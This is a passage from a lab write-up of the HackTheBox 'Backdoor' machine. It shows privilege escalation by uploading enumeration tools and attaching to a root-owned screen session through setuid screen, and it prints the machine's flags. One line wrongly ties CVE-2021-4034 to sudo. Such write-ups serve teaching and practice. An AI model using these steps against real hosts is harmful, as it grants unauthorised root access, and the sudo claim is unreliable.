+-----------------------------+
| 'wordpressuser'@'localhost' |
+-----------------------------+
1 row in set (0.00 sec)

mysql> select privilege_type from information_schema.user_privileges where
grantee="'wordpressuser'@'localhost'";
+----------------+
| privilege_type |
+----------------+
| USAGE          |
+----------------+
1 row in set (0.00 sec)
```

This user has only USAGE privilege, so this path is not vulnerable.

linpeas.sh

Upload the script linpeas.sh to the target:

```
❯ scp -i ~/HTB/Machines/In_Progress/Backdoor/Results/id_rsa ./linpeas.sh user@10.10.11.125:/tmp
user@Backdoor:~$ cd /tmp
user@Backdoor:/tmp$ ./linpeas.sh
```

The results of linpeas.sh are:

- Sudo version: 1.8.31 -> Vulnerable to CVE-2021-4034
- Users with bash: root and user

From the data found we can try the CVE-2021-4034 exploit to obtain a root shell.:

```
# Check if system can compile c
user@Backdoor:/tmp$ which gcc
user@Backdoor:/tmp$ which make
```

Since none gcc nor make are installed on the system, we cannot run the `pkexec` exploit.

pspy

First, we need to know the architecture of the system:

```
user@Backdoor:/tmp$ uname -a
Linux Backdoor 5.4.0-80-generic \#90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64
GNU/Linux
```

So we need to upload the binary `pspy32s` to the target:

```
❯ scp -i ~/HTB/Machines/In_Progress/Backdoor/Results/id_rsa ./pspy32s user@10.10.11.125:/tmp
user@Backdoor:/tmp$ ./pspy32s -c -i 100 | grep UID=0
# Actually exploited
2022/05/31 21:00:41 CMD: UID=0    PID=865    | /bin/sh -c while true;do su user -c "cd
/home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; done

# New potential vulnerabilities
2022/05/31 21:00:41 CMD: UID=0    PID=851    | /bin/sh -c while true;do sleep 1;find
/var/run/screen/S-root/ -empty -exec screen -dmS root \;; done
user@Backdoor:/tmp$ which screen | xargs ls -la
-rwsr-xr-x 1 root root 474280 Feb 23  2021 /usr/bin/screen
```

We see the binary `/usr/bin/screen` executing every second, also, this binary has the `suid` flag set. As seen at https://www.linode.com/docs/guides/using-gnu-screen-to-manage-persistent-terminal-sessions/, the parameter -x is used to access to the same session as other user. In the previous execution of pspy32s, we saw root creating a screen session called root, so we could try to connect to the same session:

```
user@Backdoor:/tmp$ screen -x root/ # / is used to connect to a dettached session
root@Backdoor:~ whoami
root
```

We obtained a root shell.

CVE

CVE-2021-4034

A local privilege escalation vulnerability was found on polkit's pkexec utility. The pkexec application is a setuid tool designed to allow unprivileged users to run commands as privileged users according predefined policies. The current version of pkexec doesn't handle the calling parameters count correctly and ends trying to execute environment variables as commands. An attacker can leverage this by crafting environment variables in such a way it'll induce pkexec to execute arbitrary code. When successfully executed the attack can cause a local privilege escalation given unprivileged users administrative rights on the target machine.

Machine flag

Type	Flag	Blood	Date
User	ae3e7fdaa9054af6a23d5da795d1e82d	No	31-05-2022
Root	cc57264d955cb5198e8e3a8012c667f6	No	31-05-2022

References

- https://www.exploit-db.com/exploits/39575
- https://blog.codeasite.com/how-do-i-find-apache-http-server-log-files/
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/File%20Inclusion/README.md
- https://unix.stackexchange.com/questions/127432/logging-ssh-access-attempts
- https://penturalabs.wordpress.com/2010/04/01/process-command-line-enumeration-using-lfi/
- https://github.com/berdav/CVE-2021-4034
- https://www.linode.com/docs/guides/using-gnu-screen-to-manage-persistent-terminal-sessions/